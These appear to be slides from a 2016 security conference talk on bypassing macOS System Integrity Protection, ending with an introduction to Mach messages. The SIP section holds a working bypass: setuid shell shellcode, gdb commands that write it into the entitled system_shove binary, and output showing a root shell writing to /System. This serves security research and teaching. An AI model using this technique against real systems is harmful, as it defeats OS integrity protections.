Memory corruption is for wussies!

fG! @ SyScan360 SG 2016

Who am I?

- Still a whitehat ☹
- And trolling HackingTeam ☺

Whats Up Doc?

What's up?

- Zero days massacre!!!!
- System Integrity Protection.
- Quick introduction to Mach messaging.
- Quick tour about execve and friends.
- Supersonic OS X exploitation.


System
Integrity
Protection

System Integrity Protection

- Introduced in El Capitan.
- Reduces the power of root user.
- A system wide sandbox.
- Based on MACF/TrustedBSD.

System Integrity Protection

- Uses code signing and entitlements to manage authorizations.
- Certain (too many!) binaries authorized.
- J. Levin entitlements database
  - http://newosxbook.com/ent.jl

YOU GET AN ENTITLEMENT!

ENTITLEMENTS!

System Integrity Protection

- A SIP updates entitlement.

2. bash

```
mac1dmz:~ reverser$ codesign -d --entitlements - \
> /System/Library/PrivateFrameworks/PackageKit.framework/Versions/A/Resources/system_shove
Executable=/System/Library/PrivateFrameworks/PackageKit.framework/Versions/A/Resources/system_shove
[illegible]?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>com.apple.rootless.install</key>
        <true/>
</dict>
</plist>
mac1dmz:~ reverser$
```

Sounds serious stuff!

System Integrity Protection

- Can't debug protected processes.

```
2. lldb
Last login: Wed Feb  3 17:41:22 on ttys000
mac1dmz:~ reverser$ lldb kextload
(lldb) target create "kextload"
Current executable set to 'kextload' (x86_64).
(lldb) r
error: process exited with status -1 (cannot attach to process due to System Integrity Protection)
(lldb)
```

System Integrity Protection

- Can't attach to protected processes.

2. lldb

```
mac1dmz:~ reverser$ lldb
(lldb) attach 918
error: attach failed: cannot attach to process due to System Integrity Protection
(lldb)
```

System Integrity Protection

- Can't modify/delete/update protected files.

```
reverser — sh — 80×24
reversers-Mac:~ reverser$ sudo sh
sh-3.2# touch /System/syscan2016
touch: /System/syscan2016: Operation not permitted
sh-3.2#
sh-3.2# csrutil status
System Integrity Protection status: enabled.
sh-3.2#
sh-3.2#
```


It magically protects
your system!


HOLD UP WAIT A MINUTE
yall thought I was finish
memecrunch.com

System Integrity Protection

2. gdb-i386-apple-d

```
mac1dmz:~ reverser$ ./gdb-i386-apple-darwin kextload
GNU gdb 6.3.50-20050815 (Apple version gdb-1824 + reverse.put.as patches v0.4) (Sat Jan  4 20:24:02 UTC 2014)
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "x86_64-apple-darwin"...Reading symbols for shared libraries ..... done

gdb$ b *0x0000000100001a58
Breakpoint 1 at 0x100001a58
gdb$
```

System Integrity Protection

- GDB can bypass protected processes.

```
2. gdb-i386-apple-d

Breakpoint 1, 0x0000000100001a58 in _mh_execute_header ()
------------------------------------------------------------------------------------------------------------------------[regs]
  RAX: 0x0000000100001A58  RBX: 0x0000000000000000  RBP: 0x00007FFF5FBFFC08  RSP: 0x00007FFF5FBFFBF8  o d I t s Z a P c
  RDI: 0x0000000000000001  RSI: 0x00007FFF5FBFFC18  RDX: 0x00007FFF5FBFFC28  RCX: 0x00007FFF5FBFFCE0  RIP: 0x0000000100001A58
  R8 : 0x0000000000000000  R9 : 0x00007FFF768180C8  R10: 0x00000000FFFFFFFF  R11: 0xFFFFFFFF00000000  R12: 0x0000000000000000
  R13: 0x0000000000000000  R14: 0x0000000000000000  R15: 0x0000000000000000
  CS: 002B  DS: 0000  ES: 0000  FS: 0000  GS: 0000  SS: 0000
------------------------------------------------------------------------------------------------------------------------[code]
0x100001a58:  55                              push   rbp           [kextload]
0x100001a59:  48 89 e5                        mov    rbp,rsp       [kextload]
0x100001a5c:  41 56                           push   r14           [kextload]
0x100001a5e:  53                              push   rbx           [kextload]
0x100001a5f:  48 83 ec 30                     sub    rsp,0x30      [kextload]
0x100001a63:  48 89 f3                        mov    rbx,rsi       [kextload]
0x100001a66:  41 89 fe                        mov    r14d,edi      [kextload]
0x100001a69:  48 8b 3b                        mov    rdi,QWORD PTR [rbx]          [kextload]
------------------------------------------------------------------------------------------------------------------------
gdb$
```


OOOPS!!!!
swissôtel MERCHANT COURT
SINGAPORE
Scan

System Integrity Protection

- Although it can't attach.

```
2. gdb-i386-apple-d
mac1dmz:~ reverser$ ./gdb-i386-apple-darwin
GNU gdb 6.3.50-20050815 (Apple version gdb-1824 + reverse.put.as patches v0.4) (Sat Jan  4 20:24:02 UTC 2014)
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "x86_64-apple-darwin".
gdb$ attach 918
Unable to access task for process-id 918: (os/kern) failure.
gdb$
```

SYSTEM INTEGRITY PROTECTION


Yet we can still use our debugger on them quite easily* :)

```
pid_t  bypass_sip(char *command, char *args[]) {
      execv(command, args);   // run the command
}
```

*Wont work on LLDB :p

System Integrity Protection

- 0day (accidently?) disclosed at SHMOOCON 2016 by Tyler Bohan and Brandon Edwards.
- I liked this one a lot ☹.



System Integrity Protection

2. sh

```
sh-3.2# touch /System/aaa
touch: /System/aaa: Operation not permitted
sh-3.2# csrutil status
System Integrity Protection status: enabled.
sh-3.2#
```

System Integrity Protection

2. gdb-i386-apple-d

```
sh-3.2# ./gdb-i386-apple-darwin /System/Library/PrivateFrameworks/PackageKit.framework/Versions/A/Resources/system_shove
GNU gdb 6.3.50-20050815 (Apple version gdb-1824 + reverse.put.as patches v0.4) (Sat Jan  4 20:24:02 UTC 2014)
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "x86_64-apple-darwin"...Reading symbols for shared libraries ..... done

gdb$ b *0x0000000100000ff4
Breakpoint 1 at 0x100000ff4
gdb$
```

System Integrity Protection

2. gdb-i386-apple-d

```
rk.build/Objects-normal/x86_64/MTLCommandBuffer.o" - no debug information available for "MTLCommandBuffer.m".

warning: Could not find object file "/Library/Caches/com.apple.xbs/Binaries/Metal/Metal-55.2.8~22/TempContent/Objects/Metal.build/Framewo
rk.build/Objects-normal/x86_64/MTLVertexDescriptor.o" - no debug information available for "MTLVertexDescriptor.mm".

warning: Could not find object file "/Library/Caches/com.apple.xbs/Binaries/Metal/Metal-55.2.8~22/TempContent/Objects/Metal.build/Framewo
rk.build/Objects-normal/x86_64/MTLCommandQueue.o" - no debug information available for "MTLCommandQueue.m".

.................................................. done

Breakpoint 1, 0x0000000100000ff4 in _mh_execute_header ()
-------------------------------------------------------------------------------------------------------------------------------------[regs]
  RAX: 0x0000000100000FF4  RBX: 0x0000000000000000  RBP: 0x00007FFF5FBFFC10  RSP: 0x00007FFF5FBFFC08  o d I t s Z a P c
  RDI: 0x0000000000000001  RSI: 0x00007FFF5FBFFC20  RDX: 0x00007FFF5FBFFC30  RCX: 0x00007FFF5FBFFCE0  RIP: 0x0000000100000FF4
  R8 : 0x0000000000000000  R9 : 0x00007FFF768180C8  R10: 0x00000000FFFFFFFF  R11: 0xFFFFFFFF00000000  R12: 0x0000000000000000
  R13: 0x0000000000000000  R14: 0x0000000000000000  R15: 0x0000000000000000
  CS: 002B  DS: 0000  ES: 0000  FS: 0000  GS: 0000  SS: 0000
-------------------------------------------------------------------------------------------------------------------------------------[code]
0x100000ff4:  55                          push   rbp          [system_shove]
0x100000ff5:  48 89 e5                    mov    rbp,rsp      [system_shove]
0x100000ff8:  41 57                       push   r15          [system_shove]
0x100000ffa:  41 56                       push   r14          [system_shove]
0x100000ffc:  41 55                       push   r13          [system_shove]
0x100000ffe:  41 54                       push   r12          [system_shove]
0x100001000:  53                          push   rbx          [system_shove]
0x100001001:  48 81 ec e8 00 00 00        sub    rsp,0xe8     [system_shove]
-------------------------------------------------------------------------------------------------------------------------------------
gdb$
```

```
1  ; File: setuid_shell_x86_64.asm
2  ; Author: Dustin Schultz - TheXploit.com
3  BITS 64
4
5  section .text
6  global start
7
8  start:
9  a:
10  mov r8b, 0x02          ; Unix class system calls = 2
11  shl r8, 24             ; shift left 24 to the upper order bits
12  or r8, 0x17            ; setuid = 23, or with class = 0x2000017
13  xor edi, edi           ; zero out edi
14  mov rax, r8            ; syscall number in rax
15  syscall                ; invoke kernel
16  jmp short c            ; jump to c
17 b:
18  pop rdi                ; pop ret addr which = addr of /bin/sh
19  add r8, 0x24           ; execve = 59, 0x24+r8=0x200003b
20  mov rax, r8            ; syscall number in rax
21  xor rdx, rdx           ; zero out rdx
22  push rdx               ; null terminate rdi, pushed backwards
23  push rdi               ; push rdi = pointer to /bin/sh
24  mov rsi, rsp           ; pointer to null terminated /bin/sh string
25  syscall                ; invoke the kernel
26 c:
27  call b                 ; call b, push ret of /bin/sh
28  db '/bin//sh'          ; /bin/sh string
```

System Integrity Protection

2. gdb-i386-apple-d

```
 RDI: 0x0000000000000001  RSI: 0x00007FFF5FBFFC20  RDX: 0x00007FFF5FBFFC30  RCX: 0x00007FFF5FBFFCE0  RIP: 0x00000001000000FF4
 R8 : 0x0000000000000000  R9 : 0x00007FFF768180C8  R10: 0x00000000FFFFFFFF  R11: 0xFFFFFFFF00000000  R12: 0x0000000000000000
 R13: 0x0000000000000000  R14: 0x0000000000000000  R15: 0x0000000000000000
 CS: 002B  DS: 0000  ES: 0000  FS: 0000  GS: 0000  SS: 0000
-------------------------------------------------------------------------------------------------------------------------------[code]
0x100000ff4:  55                              push   rbp          [system_shove]
0x100000ff5:  48 89 e5                        mov    rbp,rsp      [system_shove]
0x100000ff8:  41 57                           push   r15          [system_shove]
0x100000ffa:  41 56                           push   r14          [system_shove]
0x100000ffc:  41 55                           push   r13          [system_shove]
0x100000ffe:  41 54                           push   r12          [system_shove]
0x100001000:  53                              push   rbx          [system_shove]
0x100001001:  48 81 ec e8 00 00 00            sub    rsp,0xe8     [system_shove]
-------------------------------------------------------------------------------------------------------------------------------
gdb$ set *(int*)$pc=0x4902b041
gdb$ set *(int*)($pc+0x4)=0x4918e0c1
gdb$ set *(int*)($pc+0x8)=0x3117c883
gdb$ set *(int*)($pc+0xc)=0xc0894cff
gdb$ set *(int*)($pc+0x10)=0x12eb050f
gdb$ set *(int*)($pc+0x14)=0xc083495f
gdb$ set *(int*)($pc+0x18)=0xc0894c24
gdb$ set *(int*)($pc+0x1c)=0x52d23148
gdb$ set *(int*)($pc+0x20)=0xe6894857
gdb$ set *(int*)($pc+0x24)=0xe9e8050f
gdb$ set *(int*)($pc+0x28)=0x2fffffff
gdb$ set *(int*)($pc+0x2c)=0x2f6e6962
gdb$ set *(int*)($pc+0x30)=0x0068732f
gdb$
```

System Integrity Protection

2. gdb-i386-apple-d

```
gdb$ set *(int*)($pc+0x18)=0xc0894c24
gdb$ set *(int*)($pc+0x1c)=0x52d23148
gdb$ set *(int*)($pc+0x20)=0xe6894857
gdb$ set *(int*)($pc+0x24)=0xe9e8050f
gdb$ set *(int*)($pc+0x28)=0x2fffffff
gdb$ set *(int*)($pc+0x2c)=0x2f6e6962
gdb$ set *(int*)($pc+0x30)=0x0068732f
gdb$ c

Program received signal SIGTRAP, Trace/breakpoint trap.
0x00007fff5fc01000 in __dyld__dyld_start ()
------------------------------------------------------------------------------------------------------------------------------------[regs]
  RAX: 0x0000000000000000  RBX: 0x0000000000000000  RBP: 0x0000000000000000  RSP: 0x00007FFF5FBFFF18  o d I t s z a p c
  RDI: 0x0000000000000000  RSI: 0x0000000000000000  RDX: 0x0000000000000000  RCX: 0x0000000000000000  RIP: 0x00007FFF5FC01000
  R8 : 0x0000000000000000  R9 : 0x0000000000000000  R10: 0x0000000000000000  R11: 0x0000000000000000  R12: 0x0000000000000000
  R13: 0x0000000000000000  R14: 0x0000000000000000  R15: 0x0000000000000000
  CS: 002B  DS: 0000  ES: 0000  FS: 0000  GS: 0000  SS: 0000
------------------------------------------------------------------------------------------------------------------------------------[code]
0x7fff5fc01000 (0xffffffffd4fa8000):  5f                          pop    rdi
0x7fff5fc01001 (0xffffffffd4fa8001):  6a 00                       push   0x0
0x7fff5fc01003 (0xffffffffd4fa8003):  48 89 e5                    mov    rbp,rsp
0x7fff5fc01006 (0xffffffffd4fa8006):  48 83 e4 f0                 and    rsp,0xfffffffffffffff0
0x7fff5fc0100a (0xffffffffd4fa800a):  48 83 ec 10                 sub    rsp,0x10
0x7fff5fc0100e (0xffffffffd4fa800e):  8b 75 08                    mov    esi,DWORD PTR [rbp+0x8]
0x7fff5fc01011 (0xffffffffd4fa8011):  48 8d 55 10                 lea    rdx,[rbp+0x10]
0x7fff5fc01015 (0xffffffffd4fa8015):  4c 8b 05 bc 8a 03 00        mov    r8,QWORD PTR [rip+0x38abc]        # 0x7fff5fc39ad8
------------------------------------------------------------------------------------------------------------------------------------
gdb$
```

System Integrity Protection

```
2. sh
gdb$ c

Program received signal SIGTRAP, Trace/breakpoint trap.
0x00007fff5fc01000 in __dyld__dyld_start ()
-------------------------------------------------------------------------------------------------------------------------------------[regs]
  RAX: 0x0000000000000000  RBX: 0x0000000000000000  RBP: 0x0000000000000000  RSP: 0x00007FFF5FBFFF18  o d I t s z a p c
  RDI: 0x0000000000000000  RSI: 0x0000000000000000  RDX: 0x0000000000000000  RCX: 0x0000000000000000  RIP: 0x00007FFF5FC01000
  R8 : 0x0000000000000000  R9 : 0x0000000000000000  R10: 0x0000000000000000  R11: 0x0000000000000000  R12: 0x0000000000000000
  R13: 0x0000000000000000  R14: 0x0000000000000000  R15: 0x0000000000000000
  CS: 002B  DS: 0000  ES: 0000  FS: 0000  GS: 0000  SS: 0000
-------------------------------------------------------------------------------------------------------------------------------------[code]
0x7fff5fc01000 (0xffffffffd4fa8000):  5f                          pop    rdi
0x7fff5fc01001 (0xffffffffd4fa8001):  6a 00                       push   0x0
0x7fff5fc01003 (0xffffffffd4fa8003):  48 89 e5                    mov    rbp,rsp
0x7fff5fc01006 (0xffffffffd4fa8006):  48 83 e4 f0                 and    rsp,0xfffffffffffffff0
0x7fff5fc0100a (0xffffffffd4fa800a):  48 83 ec 10                 sub    rsp,0x10
0x7fff5fc0100e (0xffffffffd4fa800e):  8b 75 08                    mov    esi,DWORD PTR [rbp+0x8]
0x7fff5fc01011 (0xffffffffd4fa8011):  48 8d 55 10                 lea    rdx,[rbp+0x10]
0x7fff5fc01015 (0xffffffffd4fa8015):  4c 8b 05 bc 8a 03 00        mov    r8,QWORD PTR [rip+0x38abc]        # 0x7fff5fc39ad8
-------------------------------------------------------------------------------------------------------------------------------------
gdb$ c
Reading symbols for shared libraries . done
sh-3.2# touch /System/aaa
sh-3.2# ls -la /System/aaa
-rw-r--r--  1 root  wheel  0 Feb  3 18:25 /System/aaa
sh-3.2# csrutil status
System Integrity Protection status: enabled.
sh-3.2#
```

System Integrity

"PROTECTION"


SIP Design
Weaknesses

System Integrity Protection

- A bug in an entitled binary and it's over.
- Library injection bugs.
- Library/framework linking bugs.
- Kernel bugs disabling the hooks.
- Oh...Dumb developers...

Dockmod

sexy dock customization

DOWNLOAD

Dumb developers...

- Signed kernel extension.
- That you can abuse to load arbitrary library.
- Ooops ☺.
- Obstacles: $99 and a bullshit excuse.
- Apple revoked this cert.

System Integrity Protection


- With gdb you can own the whole system.
- Assuming you have a LPE (but SIP is about root operations anyway).
- Will gdb fall under Wassenaar control? </troll>


What's Mach
mate?


Introduction to Mach

- Mach is the core of OS X XNU kernel.
- Microkernel with BSD layer on top of it.
- Everything implemented as objects.
  - Tasks, threads, virtual memory.
- Object communication via messages.

OS X Architecture



OS X Architecture



Introduction to Mach

- Two types of Mach messages:
  - Simple.
  - Complex.


Introduction to Mach

- Simple messages
  - Fixed header.
  - Data blob.

```
typedef struct {
    mach_msg_header_t header;
    int data;
    int data2;
} msg_format_send_t;
```

Introduction to Mach

- Complex messages
  - Fixed header.
  - Descriptor count.
  - Serialized descriptors.
  - Out-of-line data and port rights.


mach_msg_header_t *
msgh_size
header
body
trailer
mach_msg_bits_t msgh_bits
mach_msg_size_t msgh_size
mach_port_t msgh_remote_port
mach_port_t msgh_local_port
mach_msg_size_t msgh_reserved
mach_msg_id_t msgh_id
mach_msg_size_t msgh_descriptor_count
descriptor type
descriptor #1
descriptor type
descriptor #msgh_descriptor_count
additional data (untyped)
mach_msg_trailer_type_t msgh_trailer_type
mach_msg_trailer_size_t msgh_trailer_size
data specific to trailer type
MACH_MSG_PORT_DESCRIPTOR
MACH_MSG_OOL_DESCRIPTOR
MACH_MSG_OOL_PORTS_DESCRIPTOR
MACH_MSG_OOL_VOLATILE_DESCRIPTOR
seqno trailer
security trailer
audit trailer

Introduction to Mach

